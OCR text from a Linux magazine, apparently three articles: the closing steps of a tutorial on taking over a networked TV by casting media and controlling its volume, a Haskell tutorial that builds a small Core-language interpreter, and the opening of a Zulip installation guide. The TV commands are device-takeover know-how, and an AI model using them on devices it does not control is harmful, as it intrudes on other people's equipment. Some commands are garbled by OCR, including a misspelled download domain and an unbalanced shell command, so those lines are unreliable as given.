Start your HTTP server now: `python assistent.py --httpserver --port 8000`. Feel free to change the TCP port and make sure you allow the remote TV/device to connect to it: `sudo iptables -I INPUT 1 -p tcp -s <TV_IP> --dport 8000 -j ACCEPT`.

5 Take over!

It's time to take over the TV! You can cast the downloaded image/video/audio to it, control its volume, mute/unmute it, and more: `python taketv.py --ip <TVIP> --play http://<YOURSERVER>/imagen/Tux-ECB.png`. See `python taketv.py -h` for help.

Haskell: Use the language to learn how compilers work

Discover how to interact with the simple 'core' languages that compilers operate on

John Gowers

John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on and has extensive programming experience.

Resources

■ **Haskell**
www.haskell.org/platform/linux.html

Tutorial files available:
filesilo.co.uk


Compilers can work in all sorts of different ways, but there are a few fairly common steps that they go through. The first step, parsing, takes source code and converts it into data structures that the compiler can understand. The next few steps – desugaring and typechecking – simplify these data structures and check that there are no type errors. The compiler then performs optimisations to the data structures before converting them into machine code for a given architecture.

The Glasgow Haskell Compiler (GHC) goes through all these steps. In this article, we'll look at the simplest data structures at the heart of the compiler, those that represent the program once all the typing and syntactic sugar have been stripped out. These data structures are known as the Core Language, and they are surprisingly simple to understand.

We'll be working with a slightly modified version of the Core language to see how it works. We recommend you open an editor and copy in the template 'Hello world' code shown in **Figure 1**, saving it as `Core.hs`. As you add code to the file, you can compile it with `ghc Core.hs`. Some Linux distributions require you to compile with `ghc -dynamic Core.hs`, so try that if you are getting errors. You can find the code from this article on FileSilo.

The Core language datatypes

We start by specifying a type that will represent an 'expression' in the program; that is, an individual chunk of program that can be evaluated. The definition of the type is shown in **Figure 2**. The first line, `data Expr b`, tells us that we are defining a new datatype parameterised by another type `b`, which will represent the type of variables


CoreSyn.hs
273 data Expr b
274 = Var Id
275 | Lit Literal
276 | App (Expr b) (Arg b)
277 | Lam b (Expr b)
278 | Let (Bind b) (Expr b)
279 | Case (Expr b) b Type [Alt b] -- See #case_invariants#
280 | Cast (Expr b) Coercion
281 | Tick (Tickish Id) (Expr b)
282 | Type Type
283 | Coercion Coercion
284 deriving Data
285
286
CoreSyn.hs 1:1
LF UTF-8 Haskell master 0 files
DELL

Above GHC is a large and complicated piece of software, but at its heart is a collection of surprisingly simple datatypes used for representing programs, which you can replicate for yourself

in our expression. Each subsequent line of the definition is a constructor that tells us how we're allowed to build new expressions.

For example, the first line of the definition tells us that if `v :: b` is a variable, we may create an expression `Var v` of type `Expr b` corresponding to the expression that returns the value stored inside `v`. The rule `App (Expr b) (Expr b)` enables us to apply a function to an argument: if `f :: Expr b` is an expression representing a function and `x :: Expr b` is an expression that corresponds to the function's argument, we can form the expression `App f x` that corresponds to application of the function `f` to the argument `x` – in other words, what we would normally write as `f(x)`.

A very important constructor is `Lam`, which corresponds to 'lambda abstraction' or anonymous functions. This is

> The Expr type that we are using is a modified version of the type used at the heart of the Glasgow Haskell Compiler

the rule that will enable us to create new functions in our code. If you're used to JavaScript, you might recognise this as the `function` keyword; just as we can define a function in JavaScript using `function`, so we can define a function as an element of the type `Expr b` using `Lam`.

Figure 3 shows a simple example: writing a function to double an integer. Here, we are using `String` as the type of variables (the generic `b` in the definition), and so we represent the dummy variable `x` as the string `"x"`. We have also introduced the `Plus` constructor, whose interpretation is to add together its arguments. So `Lam` is really no different from the `function` keyword in JavaScript or other scripting languages.

The `Expr b` type is a modified version of the type `Expr b` that is used inside the Haskell compiler GHC, so if we get to grips using it then we will be in a good place to start using the GHC API to do advanced compilation of Haskell code.

Supplementary type definitions

There are still a few more types we need to define. The second constructor rule, `Lit Literal`, is used to insert individual 'literals' such as characters or numbers into our program. The programs that we will define will all work on numbers, so for now we will make `Literal` a synonym of the `Integer` type:

```
type Literal = Integer
```

This means, for example, that we can use the expression `Lit 2` to refer to the integer `2` in our programs:

Figure 1

```
module Main where

main :: IO ()
main = putStrLn "Hello, world!"
```

```
addTwo :: Expr String
addTwo = Lam "x" (Plus (Var "x") (Lit 2))
```

The other type that we need to add is the type `Alt` used in the `Case` constructor. This will be used to simulate case branches such as the JavaScript example in **Figure 4**. The equivalent in our language will be built using the `Case` constructor, like this:

```
| Case (Expr b) [Alt b]
```

We can see that `Case` expects two arguments: an expression of type `Expr b` and a list (this is what the square brackets `[]` mean) of elements of type `Alt b`, called case alternatives. The operation of `Case` will be to evaluate the first expression and then evaluate the appropriate case alternative.

A case alternative, then, should contain two pieces of information: a value representing the particular case branch we are on and an expression to evaluate should we match that case branch. So we can define `Alt b` to be a pair type:

```
type Alt b = (AltCon, Expr b)
```

We then define `AltCon` to be a datatype as follows:

```
data AltCon
   = LitAlt  Literal
       | DEFAULT
```

Here, we have allowed for two different types of case alternatives: `LitAlt 7` is the equivalent of JavaScript's `case 7:`, while `DEFAULT` is the equivalent of `default:`. An element of type `Alt b`, then, consists of one of these two types of case branch, together with the expression attached to that case branch. Therefore, we can define our equivalent of the expression in **Figure 4** in our language as follows:

```
Case (Var "n")
   [(LitAlt 1, Lit 1),
    (LitAlt 2, Lit 2),
        (DEFAULT, Lit 1000)]
```

Values, environments and closures

There are many things we can do once we have a program defined as a Core expression (in other words, as a term of type `Expr b`). The GHC compiler performs several program transformations on these objects, before converting them to a format called STG and thence to machine code. We'll do something simpler: we'll write a

Left It's useful to start from a template file so that you can check that your code compiles without producing errors

Right All the datatypes that we're using are based on datatypes at the heart of GHC itself

simple call-by-value interpreter, or evaluator, that can take expressions and convert them to values. This is not quite how Haskell works, since Haskell is a call-by-name language, but it is a bit easier to define the evaluation relation this way.

The first thing we need to do is to define a concept of 'value' – that is, an expression that has been fully evaluated. Clearly, the expression `Lit 2` cannot be evaluated any further: it is already a value. But there are other terms that we do not want to evaluate either. For example, we do not wish to evaluate a function with no argument. So functions should also be treated as values. We can provisionally define the `Value` type as follows:

Right Our simple `Expr` datatype can provide a lot of the expressive power seen in commonly used programming languages such as JavaScript

```
data Value b
   = LitVal Literal
       | LamVal b (Expr b)
```

We will use the concept of an environment – a collection of variables that contain values. Our language is stateless – it cannot define mutable variables – but we will nevertheless want variables in order to hold the values of function parameters during evaluation.

We use Haskell's built-in key-value map, the `Data.Map` type, in order to represent the environment. To use it, we need to add the following import declaration to the top of the file

```
import Data.Map as Map
```

Depending on your distribution, you might need to compile this with the `-dynamic` flag to make it work. We can now define an environment as a map from variable names to values:

```
type Env b = Map.Map b (Value b)
```

Generic types

Most of the datatypes that we use in this article are parameterised by a type (which we've called b), representing the type of variables in our program. In this code, we have instantiated b with the type `String` so that we can represent variable names as strings ("x", for example), but the way we have written our code means that it would be very easy to modify it to use any other type instead. It's quite easy to use generic types in Haskell. When creating new datatypes that should take some generic parameter, we can pass the parameter in as though it were a function argument – writing `Expr b` rather than `Expr`. We can then refer to b throughout the type definition. We have also written several functions that operate on these types. We don't have to do anything particularly special to use generic types in a function: Haskell is clever enough to know that the b in the type signature `eval :: Env b -> Expr b -> Value b` is a generic type.

Figure 2

```
data Expr b
   = Var    b
       | Lit    Literal
       | App    (Expr b) (Expr b)
       | Lam    b (Expr b)
       | Case (Expr b) [Alt b]
       | Plus (Expr b) (Expr b)
       | Minus (Expr b) (Expr b)
```

Figure 3

```
double = function (x) {
   return x + x
}

-----------------------------------------

double :: Expr String
double = Lam "x" (Plus (Var "x") (Var
"x"))
```

We're almost ready, but we need to be a bit careful with the `LamVal` constructor in the `Value` type. Consider the following Javascript code.

```
addN = function(n) {
   return function(m) {
         return m + n;
      }
}

addTen = addN(10);
```

The function `addN` takes a number `n` and returns a new function that adds `n` to its argument; thus, `addTen = addN(10)` is the function that adds `10` to its argument. This is known as a 'closure': a function that works by supplying arugments to another function.

Now consider how the function `addTen` is evaluated. First, it populates the argument `n` of the `addN` function with the numeral `10`. Then it creates a new abstract function with an argument `m` and returns `m+n`. In order for the function `addTen` to work, however, it needs to be able to access the function parameter `n` even when it is called outside the `addN` function.

Using environments

The upshot of all this is that when we evaluate a term to a function (a `LamVal`), we need to store the current environment alongside that function so that it can still operate correctly even when called outside that environment. We rename `LamVal` to `CloVal` (short for 'closure value') and add in an environment for the function to access. So our `Value b` type is now defined as follows:

```
data Value b
  = LitVal Literal
      | CloVal b (Expr b) (Env b)
```

Now that all these types are in place, we can get started with defining our evaluator.

Writing an evaluator

We define our evaluator inductively, using a case-by-case approach. We will define it so that it takes in an environment and an expression, and returns a value:

```
eval :: Env b -> Expr b -> Value b
```

The first case is the **Var** constructor. In this particular case, we want to read the value of the variable out of the environment:

```
eval env (Var v) = Map.lookup v env
```

If we try to compile this, we get an error. This is because **Map.lookup** does not return a term of type **Value b**, but one of type **Maybe (Value b)** – a value that might or might not be present. This is because there is no guarantee that **v** actually exists in the environment **env**. For now, we'll get round this problem using the **fromJust** function, which will return the value if it is present and throw an error if it is not. We need to add **import Data.Maybe** to the start of the file, and then we can define the first case of **eval** as follows:

```
eval env (Var v) = fromJust (Map.lookup v
env)
```

There is one more change we need to make. **Map.lookup** expects the 'key' type (our **b**) to have a natural ordering on it, so we need to specify that this is the case in the type signature of **eval**. Thus we need to change this signature to the following.

```
eval :: (Ord b) => Env b -> Expr b -> Value
b
```

The next case is Literals. As we said before, literal values should not be evaluated, so we can return the corresponding value straight away:

```
eval env (Lit n) = LitVal n
```

Figure 4

```
switch (n) {
  case 1:
    return 1;
  case 2:
    return 2;
  default:
    return 1000;
}
```

Figure 5

```
matches :: Literal -> AltCon -> Bool
matches n (LitAlt m) = m == n
matches n DEFAULT = True

getCaseBody :: (Value b) -> [Alt b] ->
Expr b
getCaseBody (LitVal n) cases =
   [snd alt | alt <- cases, n `matches`
(fst alt)]!!0
getCaseBody (CloVal _ _ _) _ = undefined
```

Left The inner workings of the **Case** statement. Surrounding a function name with backticks (such as `matches`) allows us to place it between its arguments, rather than in front

Below left Adding a **Case** statement to our language enables us to perform conditional branching and build complicated programs

The next rule, **App**, is a bit more complicated. The idea is that we evaluate both the 'function' and the 'argument' expressions to values and then apply one value to the other, assuming that the value in the 'function' position is a closure and not a literal. First, then, we will write an auxiliary function that applies one value to another in a given environment.

> "Lambda abstraction is really no different from the function keyword in JavaScript and other scripting languages"

```
applyFunction :: (Ord b) => Env b -> Value b
-> Value b -> Value b
applyFunction env1 (CloVal x body env2) arg
=
   eval (Map.insert x arg (Map.union env1
env2)) body
applyFunction _ (LitVal _) _ = undefined
```

This function splits into two cases: the case when the first argument is a closure and the case when it is a literal. In the second case, it is hopeless to try to define what it means to 'apply' a literal to an argument, so we leave that case blank.

The App rule

In the case where the first argument is a closure, we follow the usual procedure for call-by-value languages: we store the value of the parameter in a new variable, and then evaluate the body of the function. In this case, the closure itself is given by **CloVal x body** and its environment is given by **env2**; in order to evaluate it at the argument **arg** we create a new environment by joining **env2** with the current environment **env1** and adding in a new variable **x** that holds the value of the argument. That way, whenever the body **body** of the closure refers

Type classes and bounded polymorphism

A 'type class' in Haskell is a bit like an interface in Java: it's a collection of functions that a particular type supports. One common type class is **Ord**, which is the equivalent of Java's **Comparable** interface, and says that a type has a way of saying whether one element is greater or less than another.

To indicate that a generic type should belong to a particular type class, we use the **=>** operator. For instance, **(Ord b) => Expr b** means that **b** must be orderable.

Dummy values

Some of the recursive definitions we've used involve the dummy underscore _ in place of a parameter name. For example, the second branch of the applyFunction function is declared as `applyFunction _ (LitVal _) _ = ...` rather than `applyFunction env (LitVal n) val`. All this means is that we don't care about these particular parameters and don't intend to use them in the body of the function.

to the argument **x**, it will read the value out of this new environment. Having written this auxiliary function, we can define the next case of the **eval** function:

```
eval env (App fun arg) =
   applyFunction env (eval env fun) (eval env arg)
```

The next step is the **Lam** constructor. As with **Lit**, a lambda is already a value, so we can automatically return it. We just need to be careful to return the current environment too.

```
eval env (Lam x body) = CloVal x body env
```

The **Case** construct is a little more difficult. In order to define it, we define two auxiliary functions, shown in **Figure 5**. The first, **matches**, is a simple function that tells us whether a literal value matches a case branch or not. The rule is simple: a number **n** matches a case branch **LitAlt m** exactly when **m == n**, and it always matches the **DEFAULT** branch.

The function **getCaseBody** takes a value and a list of cases and returns the first case body that corresponds to a case branch that matches that value. In the case that that value is a closure, the function is undefined, since we do not expect to branch on the 'value' of a closure.

List comprehension

The main branch of the function definition uses a piece of unusual Haskell syntax called 'list comprehension'. The way to read it is 'Form a list by taking the second component (the body) of every case alternative whose first component matches the number **n**'.

So this expression filters out all those case alternatives that do not match the number and then forms the list of all the case bodies of those alternatives that remain. The **!!0** at the end takes the first element of that list: by convention, we decide to take the first matching branch if more than one are matching. If there are no matching case branches, the list we create will be empty and the value of the function is undefined.

It is then straightforward to define the next branch of the **eval** function:

Figure 6

```
applyBinaryOperation :: (Literal -> Literal -> Literal) -> Value b -> Value b -> Value b
applyBinaryOperation f (LitVal m) (LitVal n) = LitVal (f m n)
applyBinaryOperation _ _ _ = undefined

evaluateAndApplyBinary :: (Ord b) => Env b -> (Literal -> Literal -> Literal) -> Expr b -> Expr b -> Value b
evaluateAndApplyBinary env f expr1 expr2 =
applyBinaryOperation f (eval env expr1) (eval env expr2)
```

Below Haskell makes it easy to pass around binary operators such as + and - as arguments to functions

Figure 7

```
fibonacci = function(n) {
  switch (n) {
    case 0:
    case 1:
      return 1;
    default:
      return fibonacci(n - 1) +
fibonacci(n - 2)
  }
}
```

Above This particular implementation of the Fibonacci function is very simple, but is well-known for being inefficient – can you see why?

```
eval env (Case expr cases) =
   eval env (getCaseBody (eval env expr) cases)
```

In other words, we evaluate the first expression, pass it to the **getCaseBody** function to get the appropriate case body and then evaluate that case body.

It only remains to define case branches for **Plus** and **Minus**. To define these, we define new helper functions as shown in **Figure 6**.

The first, **applyBinaryOperation**, takes in a binary operation (a function like + or – that takes in two numbers and returns a third), and two values, and applies the operation to the numbers corresponding to those values. In the case that one or both of the values is a closure, the function is undefined.

The second function, **evaluateAndApplyBinary**, is a simple wrapper around **applyBinaryOperation**. Instead of taking in two values, it takes in an environment and two expressions, and evaluates the expressions in that environment.

With all this in mind we can finally complete the definition of **eval**, which ends up looking something like the following.

```
eval env (Plus expr1 expr2) =
   evaluateAndApplyBinary env (+) expr1 expr2
eval env (Minus expr1 expr2) =
   evaluateAndApplyBinary env (-) expr1 expr2
```

Now we've written this evaluator, we should test it out. First, let's write a function to print out a value:

```
printValue :: Value b -> IO ()
printValue (LitVal n) = print n
printValue (CloVal _ _ _) = putStrLn "Closure."
```

Now let's try some basic arithmetic and function application. Copy the **double** expression from **Figure 3** into the code, and change the **main** function to the following:

Maybe and monads

Maybe is Haskell's way of creating 'optional arguments' (compare with `boost::optional` from the Boost library for C++, for example). Maybe is in fact a parameterised datatype with two constructors: `Nothing`, which indicates that no value is present; and `Just val`, which indicates that a value is present (in this case, the value `val`).

Using Maybe helps us avoid unsafe use of `null` to indicate the absence of an argument. For example, the function `Map.lookup` returns a value wrapped in Maybe, in case the key passed in does not occur in the map. Safe Haskell code should really deal with both the `Just` and the `Nothing` cases. Since we are primarily interested in simplicity in this article, we have used the `fromJust` function, which is a partially defined function that converts an element of type `Maybe a` into an element of type `a`. `fromJust` converts `Just val` into `val`, and is undefined on `Nothing`.

Maybe is a particularly simple instance of a monad in Haskell. We're not covering monads in this article, but this one can help you get some idea of what they do. If `M` is a monad, passing from a function `z -> a` to a function `z -> M a` means that we add additional 'computational effects' to the original function; a function `z -> Maybe a`, for instance, has the extra effect of making the return value optional. Adding `IO` in front of the return value of a function means it can print messages and get input while being evaluated.

```
main :: IO ()
main = printValue (eval Map.empty (App
double (Lit 21)))
```

Here we use `Map.empty` (the empty environment) as the environment to start with. When we compile and run the program, it should print out the result of doubling 21.

Evaluating complete programs

So far, we have managed to evaluate single expressions. Yet a computer program is normally more than a single expression: it is a sequence of 'bindings', each of which takes an expression and gives it a name. Expressions are allowed to refer to these bound names.

If we want to model this in our setting, we need to define some new types to represent bindings:

```
data Bind b = Define b (Expr b)
type Program b = [Bind b]
```

Here, the type `Bind b` represents a single binding. If `x` is a variable name and `expr` is an expression, we can define a new binding as `Define x expr`, which will bind the expression `expr` to the name `x`. A program, then, is given by a list of bindings. We can evaluate a program using the following function.

```
evalProgram :: Env String -> Program String
-> Value String
evalProgram env [] = fromJust (Map.lookup
"main" env)
evalProgram env ((Define x expr) : bs) =
   evalProgram (Map.insert x (eval env expr)
env) bs
```

This function inductively builds up an environment: for each binding `Define x expr` in the program, it will evaluate `expr` in the current environment, and then add a new element to the environment by adding a key-value pair that maps the key `x` to the value we get out. When we get to the very end, it will look for an element of the environment called `"main"` and will return the corresponding value.

One advantage of bindings is that they enable us to define recursive functions. **Figure 8** shows an implementation of the Fibonacci function. You might like to try to write it yourself, using **Figure 7** as a template (although a bit of thought should reveal that this may not be the most efficient way of approaching the algorithm). Having defined this, all we need to do is define a main function and parcel the two together to make a program, as shown in **Figure 9**. We can then alter the `main` function of the Haskell program to evaluate this program and print out the resulting value, which will be the tenth Fibonacci number.

Our language is now complete and can be used to write simple programs. It is still a little clunky having to pass the environment `env` around in all our functions; the more elegant way of doing this in Haskell is by using monads, but that is a subject for another article...

Figure 8

```
fibonacci = Define "fibonacci"
 (Lam "n" (Case (Var "n")
  [((LitAlt 0), (Lit 1)),
   ((LitAlt 1), (Lit 1)),
   (DEFAULT, (Plus
    (App (Var "fibonacci")
         (Minus (Var "n") (Lit 1)))
    (App (Var "fibonacci")
         (Minus (Var "n") (Lit 2)))))]))
```

Left It's easy to convert simple JavaScript code to our Core language. We recommend you try to write this binding yourself, and then use the picture to check. Notice how the use of bindings allows this function to call itself recursively


Figure 9

```
mainResult :: Bind String
mainResult = Define "main" (App (Var "fibonacci") (Lit 10))

theProgram :: Program String
theProgram = [fibonacci, mainResult]

main :: IO ()
main = printValue (evalProgram Map.empty theProgram)
```

Above Although its syntax is abstruse, our language is, at its heart, very similar to many languages in common use

YOUR GUIDE TO ZULIP FOR START-UPS

Enhance the quality of your comms and supplement email. **Mayank Sharma** shows you how to set up a streamlined open source chat and collaboration platform



AT A GLANCE

• Explore Zulip **p55**
Learn how Zulip can enhance your organisation's communication

• Install Zulip **p56**
Roll out Zulip on a test as well as a production server

• Understand Streams **p59**
Learn how to communicate using Zulip

•Configure Zulip **p60**
Adapt the installation to your requirements

Messaging and collaboration tools such as Slack and HipChat (now Stride) have become an essential part of many organisations. They've been assimilated into the workflow to streamline communication and enhance productivity. But why use the likes of the proprietary Slack when you can engage with your peers just as efficiently using self-hosted open source solutions? They give you all the collaboration features without forcing you to relinquish control – and your data – to a third party somewhere on the internet.

Zulip is an open source team communication software that was acquired by Dropbox in 2014, which then released its code under the Apache licence in 2015. Its internals are coded in Python while the web front-end is written in JavaScript.

Zulip has all the features you'd expect from a modern collaborative chat server. One of its marquee features is the threaded group conversation model. With this you can participate in multiple separate discussions at the same time without getting lost or overwhelmed. You can make announcements across all streams and even mute the ones you aren't interested in. Using Zulip, you can have private conversations with another user or an entire group, and can easily share files with your colleagues by simply dragging and dropping them into the Compose box. You can also use Zulip to enhance text-based chats and share multimedia such as images and video, which are displayed inline, along with previews of links from popular web services such as Twitter and YouTube.

You can interact with the Zulip server via its web interface or using desktop and mobile apps for Mac OS X, Windows and Linux as well as iOS and Android. Zulip has all the conveniences of a chat client, such as typing notifications and the ability to track the presence of team members. It will also automatically save drafts and enables you to edit messages.

Zulip logs messages for offline users and has a bunch of tools and mechanisms such as hotkeys and topics to enable you to catch up efficiently. To help you keep track of important messages, Zulip enables you pin streams and even mark conversations. It also has a full history, so you can join a stream and browse through the conversations that happened before you joined. Zulip offers fine-grained search options and can show you statistics about the communications in your organisation.

> "You can participate in multiple separate discussions at the same time without getting lost"

Zulip also has impressive developer-friendly features. When sharing code, you can use backticks to specify the language of a code block, and Zulip will highlight its syntax flawlessly. A related powerful feature is the ability to fetch updates about code changes and tickets, plus build system reports and such via built-in integrations for several popular third-party services such as Trac, Nagios, GitHub, Jenkins and more. The Zulip integrations platform can pull in notifications from over 90 services, spread across categories such as monitoring tools, project management systems, continuous integration platforms and more. You can also use the Zulip API to send and receive notifications from your own custom application.

Zulip is equipped with all the necessary tools that can help teams in an organisation communicate more effectively and efficiently. The project has gained a good amount of traction since Dropbox open-sourced it; Zulip today has an active developer community and is a regular participant in Google's Summer of Code.

Over the next few pages, we'll help you deploy a Zulip server within your organisation on a demonstration as well as a production server. We'll also hand-hold you through its administration interface and help you tweak your installation for the unique requirements of your organisation.

In this feature we'll help you roll out the latest release of the Zulip server v1.8.1. This is an update (with a very important feature that we'll get to later) to the major v1.8 release, with several new and improved features. For example, the installation procedure has been streamlined and Zulip now integrates the certbot tool to automatically fetch SSL/TLS certificates from Let's Encrypt.

If you're an existing Slack user, you can now import users, their avatars, streams, message history including uploaded files and more from Slack into Zulip. Bear in mind that this feature is still in beta so it might not work as expected.

In addition to mentioning individual users within a chat, you can now create and mention groups of users. For example, @sales will send a message to all members of the sales team. A major feature in this version is the ability to create video chat sessions powered by Jitsi Meet. The developers are working to add other video chat providers such as Google Hangouts. This is just a snapshot of the changes in this release. ▸

QUICK TIP

Use smart stream names

Ensure you document the naming scheme for Streams and Topics to ensure consistency. Names such as 'update/projectA' and 'updates/projectB' will appear together and are much neater and easier to follow.


You can install Zulip on a freshly minted 64-bit Ubuntu 16.04 server. While theoretically it should work with any flavour of Linux as long as it satisfies the server's software dependencies, Ubuntu Xenial is the only officially supported distribution. In addition, the developers suggest you use the server exclusively for Zulip and not for providing any other network services.

In terms of physical requirements, this machine should have a 64-bit processor with at least 2GB of RAM and 10GB of disk space. This should be sufficient to serve up to 100 users. If you have more than that in your network, make sure you have 4GB of RAM and a dual-core system. The disk space requirement is also dependent on the size of the files your users will upload and share; if your users will regularly share large files it's prudent to have a lot more space on the server than the required minimum.

Besides the hardware requirements, a Zulip installation also requires you to have a fully qualified domain name for your Zulip server – something like **chat.example.com**. That's because a Zulip server needs a valid SSL certificate; the installation process will automatically fetch one for free from Let's Encrypt using the certbot tool. Zulip also needs a fully configured SMTP server to send emails for invitations, notifications and other purposes. Make sure you set one up beforehand as you'll need to supply its credentials while installing the server. The Zulip developers recommend using a transactional email service such as SendGrid, Mailgun, or Amazon SES which are a lot cheaper and reliable for sending emails, rather than setting up your own SMTP server from scratch.

You'll also have to ensure the server allows incoming traffic over port 443 to accept HTTPS connections. If you also open the HTTP port 80, the server will automatically redirect users to the HTTPS server. For sending emails, you'll have to make sure the Zulip server has outgoing access to your mail server over the SMTP port 587.

> "Although it doesn't have many requirements, Zulip is flexible enough to allow you to work around them"




Right Zulip offers a full-text search feature powered by PostgreSQL's search function. You can use it along with a host of narrowing operators for better accuracy


Install Zulip


To install Zulip, log into the Ubuntu server and use the **sudo -i** command to switch to the root user. Then head to **www.zulip.org/dist/releases** and download and extract the latest version (Note: The version we used is also on the coverdisc and FileSilo) inside a temporary directory, using the following commands:

```
cd $(mktemp -d
# wget https://www.zulip.worg/dist/releases/zulip-server-1.8.1.tar.gz
# tar xf zulip-server-1.8.1.tar.gz
# cd zulip-server*
```

HOW TO
Send and receive messages







1 Choose a topic


Click the 'New topic' button located at the bottom. Besides the stream you also get space to enter a topic. Topics are like the subjects of an email and help better organise messages within a stream.

2 Mention users

